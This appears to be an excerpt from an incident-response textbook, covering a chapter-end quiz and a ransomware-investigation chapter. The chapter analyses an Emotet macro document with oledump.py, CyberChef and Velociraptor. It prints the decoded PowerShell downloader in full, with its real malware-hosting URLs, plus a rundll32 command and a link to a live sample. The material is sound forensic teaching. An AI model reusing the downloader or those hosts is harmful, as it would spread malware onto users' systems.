2. In the event of a Domain Controller compromise, it is important to perform a global password reset.

   A. True
   B. False

3. What is the critical component that drives ransomware?

   A. Commonly available RATs
   B. Cryptocurrency
   C. Commercial penetration testing tools
   D. Poor security hygiene

https://t.me/learningnets

4. Threat actor lateral movement can be inhibited by which of the following?

   A. MFA
   B. Limiting RDP
   C. Limiting SMB
   D. All of the above

Further reading

Refer to the following resources for more details about the topics covered in this chapter:

- *Preventing Ransomware*: `https://www.packtpub.com/product/preventing-ransomware/9781788620604`
- *Incident Response Techniques for Ransomware Attacks*: `https://www.packtpub.com/product/incident-response-techniques-for-ransomware-attacks/9781803240442`

https://t.me/learningnets

https://t.me/learningnets

15
Ransomware Investigations

Spend even the shortest amount of time in incident response and you will most likely respond to a ransomware investigation. As we saw in the previous chapter, the threat from such attacks is widespread, impacting organizations of every size. These include government entities, large corporations, healthcare, and critical infrastructure. Given the nature of ransomware attacks, analysts and responders should be familiar with how to investigate the common tactics and techniques of ransomware.

In this chapter, we will look at a few of the more common tactics and associated evidence. Specifically, we will examine the following:

- Ransomware initial access and execution
- Discovering credential access and theft
- Investigating post-exploitation frameworks
- Command and Control
- Investigating lateral movement techniques

Ransomware initial access and execution

The first stage of ransomware attacks is initially accessing the target environment and executing the first stage of malware. This provides the initial foothold that threat actors need to carry out the remainder of the attack. Having an awareness of how this initial foothold is achieved allows analysts to extract the IOCs related to this stage of the attack with the intent of determining the scope and potential source of the attack.

Initial access

The primary method that ransomware threat actors utilize to get the initial foothold into the target environment is using a **Spear Phishing Attachment attack [T1566.001]**. In many cases, this involves the use of a Microsoft Word or Excel spreadsheet that has a macro that can execute a **Virtual Basic Application** (**VBA**). This macro is often the first stage in a multi-stage attack where the unsuspecting

https://t.me/learningnets

user executes the macro, which then reaches out to the adversary's infrastructure to pull down additional malware such as RAT or tools associated with a post-exploitation framework such as Cobalt Strike.

In this case, we are going to look at a macro that executes from a Microsoft Word document and calls down an instance of Emotet. A sample of the document can be found at `https://app.any.run/tasks/c9ba8b96-5f45-4cb5-8b3d-8dc16910b930/#`. As with any potentially malicious code, the following process was executed in a properly configured malware sandbox.

Before we begin this process, it is important to see what the target user or users would see. In this case, if they were to click on the Word attachment in an email, the following would appear:




Figure 15.1 – Microsoft Word document – Enable Content

By clicking the **Enable Content** button, the macro can run. Let's go ahead and look at the internal workings of the macro and see what IOCs can be extracted from the code. In this instance, we will examine the suspect file with `OleDump.py`. This tool, developed by Didier Stevens, can be used to analyze **Object Linking and Embedding** (**OLE**) or compound documents. The tool is available at `https://blog.didierstevens.com/programs/oledump-py/`. There is also a handy cheat sheet to go along with the tool at `https://sansorg.egnyte.com/dl/3ydBhha67l`.

> **OLE background**
>
> OLE is a feature of Microsoft documents for containing additional data types or components. This provides additional features for users but also creates a tool that can be leveraged by threat actors. Microsoft provides an overview of OLE at `https://docs.microsoft.com/en-us/cpp/mfc/ole-background?view=msvc-170` that is worth a review.

https://t.me/learningnets

First, point `Oledump.py` to the suspect file, which can be downloaded with the following command:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py
DETAILS-RL1609.doc
```

This produces the following output:

```
C:\Users\ThreatPursuit\Downloads\Oledump>oledump.py DETAILS-RL1609.doc
  1:      4096 '\x05DocumentSummaryInformation'
  2:       416 '\x05SummaryInformation'
  3:      6952 '1Table'
  4:    173293 'Data'
  5:        97 'Macros/Bimqxgzblyrp/\x01CompObj'
  6:       296 'Macros/Bimqxgzblyrp/\x03VBFrame'
  7:       670 'Macros/Bimqxgzblyrp/f'
  8:       112 'Macros/Bimqxgzblyrp/i09/\x01CompObj'
  9:        44 'Macros/Bimqxgzblyrp/i09/f'
 10:         0 'Macros/Bimqxgzblyrp/i09/o'
 11:       112 'Macros/Bimqxgzblyrp/i11/\x01CompObj'
 12:        44 'Macros/Bimqxgzblyrp/i11/f'
 13:         0 'Macros/Bimqxgzblyrp/i11/o'
 14:     21576 'Macros/Bimqxgzblyrp/o'
 15:       552 'Macros/PROJECT'
 16: m    1172 'Macros/VBA/Bimqxgzblyrp'
 17: M   10745 'Macros/VBA/Flijvcefzoj'
 18: M    1278 'Macros/VBA/Vycejmzr'
 19:     16194 'Macros/VBA/_VBA_PROJECT'
 20:      1593 'Macros/VBA/__SRP_0'
 21:       110 'Macros/VBA/__SRP_1'
 22:       304 'Macros/VBA/__SRP_2'
 23:       103 'Macros/VBA/__SRP_3'
 24:       884 'Macros/VBA/dir'
 25:      4096 'WordDocument'
```

Figure 15.2 – Oledump.py output

In the `Oledump.py` output, three lines indicate the presence of a macro. Line 16 has a lowercase `m`, indicating that a macro module is defined but there is no code associated with that line. The two remaining lines with the uppercase `M` indicate the presence of macro code. In this case, we can dump that macro code to an output that can be analyzed with a tool such as **Visual Studio Code** with the following `Oledump.py` commands. To extract the VBA code from line 17, the following command can be used:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 17 -v
DETAILS-RL1609.doc > macro17
```

https://t.me/learningnets

The `-s` argument indicates that Oledump should dump the strings from line 17. The VBA code will be compressed. The `-v` argument decompresses the output. This process should be repeated with the same command for line 18:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 18 -v
DETAILS-RL1609.doc > macro18
```

From here, we will analyze the output from line 18 first. Line 9, in *Figure 17.3*, shows what triggers the action of the macro – in this case, it is when the document is opened. Line 10 shows the entry point with the `Tbcepkcgnhpwx` method:




Figure 15.3 – Oledump.py macro identification

Opening the output from macro17, we can see a significant amount of code. Using the entry point that was found in macro18, we can use the **Find** tool and locate the entry point. A simple **Find** using the `Tbcepkcgnhpwx()` function reveals several instances of those characters on line 79, as shown here:

https://t.me/learningnets

```
77    End Select
78    End Function
79    Function Tbcepkcgnhpwx()
80  d = "//====dsfnnJJJsm388//=i//====dsfnnJJJsm388//=//
81      Select Case Utqslcezgnb
```

Figure 15.4 – Macro obfuscation

What follows on line 80 of macro17 appears to be obfuscated code. This is typical for malicious scripts as it is a way to bypass detective controls. This obfuscated code presents the next set of characters that can be leveraged. In this case, the series of `//====dsfnnJJJsm388//=` characters appears to be a token used to obfuscate the code. That token can be used to obfuscate some of the script. Take the character set and use the **Find** tool to locate all instances. Then, replace them with nothing; the following will appear on line 80:

```
77    End Select
78    End Function
79    Function Tbcepkcgnhpwx()
80  d = "inmgmt" + ChrW(wdKeyS) + ":win32_" + Bimqxgzblyrp.Fmgsnpdkhc + "rocess"
81      Select Case Utqslcezgnb
82          Case 5815
```

Figure 15.5 – Macro code plaintext

At this point, we have an unobstructed view of the VBA script and can begin the process of static analysis. The drawback is that we still do not have any specific IOCs to leverage. At this stage, we need to return to the beginning and identify any specific lines in the `OleDump.py` results in *Figure 17.2*. In this case, line 14 shows a lot more data. Using `Oledump.py` again, we want to dump the contents of that line out with the following command:

```
C:\Users\PROD-SANDBOX\Downloads\Oledump>oledump.py -s 14 -d
DETAILS-RL1609.doc > macro14
```

In the preceding command, we do not have to worry about compression but do want to use the `-d` argument so that the entire contents of the line are outputted to macro14. This file can be opened either with Visual Studio Code or a simple text editor such as Notepad++, as shown in the following screenshot:

https://t.me/learningnets




Figure 15.6 – Macro file text output

In the previous screenshot, we can see the same token, `//====dsfnnJJJsm388//=`, that was previously identified, along with other code. Further down in the output, we can see the same pattern:




Figure 15.7 – Macro obfuscated code

https://t.me/learningnets

From here, we can repeat a similar process and remove the token characters with the **Find** tool and replace them with nothing. What we are left with is data encoded with Base64, as shown here:




Figure 15.8 – Base64-encoded command

To extract the IOCs related to the macro, we can copy the Base64 characters and decode them using any tool that will decode Base64. In this case, we will use the open source tool **CyberChef**. This tool, created by the United Kingdom's GHCQ, allows analysts to carve up and manipulate data using "recipes" or a series of commands. CyberChef can be accessed via the web at `https://gchq.github.io/CyberChef/` or downloaded to a local machine. This is often a good option if you are using an air-gapped sandbox. The tool consists of four major sections, as shown in the following screenshot:

https://t.me/learningnets




Figure 15.9 – CyberChef interface

The first of these sections is **Operations**. These are the specific commands that can be run. The operations are dragged into the **Recipe** section and run against the input. Clicking the **BAKE!** button runs the recipe. CyberChef also allows the analyst to save a recipe or use community-sourced recipes such as those found on GitHub at `https://github.com/mattnotmax/cyberchef-recipes`.

In this case, we will use two operations to decode the encoded text and extract the IOCs. In this case, we will use the **From Base64** and **Decode text** operations. Simply click on the specific operation and drag it into the **Recipe** section:

https://t.me/learningnets




Figure 15.10 – CyberChef – Recipe

Once the recipe has been set, hit **BAKE!**; the following results should appear:




Figure 15.11 – CyberChef decoding

https://t.me/learningnets

The output appears to be a combination of commands and URLs:

```
$Kqldfmbvr='Xidvorbkkcgta';$Fymbhyexmh =
'593';$Nnrgqikkfqy='Bjspcpsecqf';$Osxjsuvbbxzc=$env:userprofile
+'\'+$Fymbhyexmh+'.exe';$Qeewlohvnhzjg='Tqytjxitodxzf';$Pvqkrn
oao=&('new-ob'+'jec'+'t') nET.WebcLIEnt;$Fkmngitga='http://oni
ongames.jp/contact/iY/*http://pmthome.com/posta/dr3zxa/*http:
//urgeventa.es/img/k35d9q/*https://solmec.com.ar/sitio/
nTXZomKCx/*https://tiagocambara.com/cgi-bin/s96/'."SpL`IT"
('*');$Xmvtsffjfj='Nbsfvavkmslb';foreach($Qtykmgpyyczy in
$Fkmngitga){try{$Pvqkrnoao."d`OWnloa`DfIlE"($Qtykmgpyyczy,
$Osxjsuvbbxzc);$Lqsnocick='Mwrnhskzeus';If ((&('Ge'+'t'+'-
Item') $Osxjsuvbbxzc)."l`eNg`Th" -ge 36952) {[Diagnostics.
rocess]::"S`TARt"($Osxjsuvbbxzc);$Zjcyebtu='Pqrvhklqerie';
break;$Fzbbuntuulpsg='Musmxxqbo'}}catch{}}$Jbrhtvgftfzs=
'Bvvggpdikswqr'
```

From here, we extract several URLs. For example, the URL `http://pmthome.com` has been identified as hosting malware, as indicated by the following screenshot from VirusTotal:




Figure 15.12 – VirusTotal analysis

A macro-enabled document is usually the first step in a chain of events where the victim user executes the macro which, in turn, executes a script that reaches out to one of the URLs and downloads a secondary payload for execution. This secondary payload is often a repurposed banking Trojan that is used to gain some remote access so that additional tools can be placed on the system.

https://t.me/learningnets

Execution

Following up with the previous discussion regarding the initial access, we will now look at how threat actors execute the payloads that are loaded via the scripts we previously examined. There are several ways that malware is executed. A cursory examination of the execution tactic within the MITRE ATT&CK framework demonstrates this. With that, the old saying holds; *"malware can hide but it has to run."* Considering this sentiment, we will look at leveraging Velociraptor and some of the evidence sources to find the execution of malicious code.

First, we will look at the execution technique **System Binary Proxy Execution: Rundll32 [T1218.011]**. In this technique, the threat actor uses the legitimate Microsoft Windows binary to execute a malicious action. Threat actors use Rundll32 for several reasons. This can be to bypass access controls, abuse legitimate system DLL files for malicious purposes, or move legitimate DLL files as part of an overall attack. In this example, we will examine how a threat actor can use Rundll32 to execute its own malicious DLL file.

From the previous section, we saw how a threat actor can use a VBA script embedded in a Microsoft Word document that, when executed, reaches out to an external server and downloads a file. In this case, we will start with the same process, where we downloaded an Emotet binary in the form of a DLL file. (The live Emotet binary can be found at `https://bazaar.abuse.ch/browse.php?search=sha256%3Acd13a9a774197bf84bd25a30f4cd51dbc4908138e2e008c81fc1feef881c6da7`.)

One location where malicious DLL files can be found is in the logged-on user's AppData directory. This is often due to the file being downloaded via the macro. In this case, we will execute the Emotet binary from that location on the victim's system. Threat actors can conduct this remotely by simply using the following command:

```
C:\Windows\system32>rundll32.exe C:\Users\PROD-SANDBOX\AppData
\Local\Temp\sample.dll,#1
```

In the previous command, the `sample.dll` file is executed via Rundll32 with ordinal `#1`. From here, the DLL file executes, and the malware runs.

Going back to the quote "*malware can hide but it has to run*," there are several locations where evidence of the execution can be found. In this case, we will look at using Velociraptor and the **Windows.Analysis.EvidenceOfExecution** evidence collection. In Velociraptor, click on the plus (**+**) icon:

https://t.me/learningnets




Figure 15.13 – Velociraptor evidence collection

Search for `evidence execution` and select **Windows.Analysis.EvidenceOfExecution**:




Figure 15.14 – Velociraptor – Select Artifacts to collect

This evidence collection leverages several different sources to show evidence of execution. Review the parameters and then click **Launch**. Once the collection is complete, select **Download Results** and select **Prepare Collection Report**. A report will appear in the **Available Downloads** section:

https://t.me/learningnets




Figure 15.15 – Results

From here, click on the report. This will download an HTML file that contains the output of the evidence collection. In the Prefetch view of the report, we can see that Rundll32 was executed on 20220908T15:50:14Z:

```
"Version": "Win10 (30)",
"Signature": "SCCA",
"FileSize": 8780,
"Executable": "RUNDLL32.EXE",
"Hash": 3899825083,
"Info": {
 "LastRunTimes": [
  {
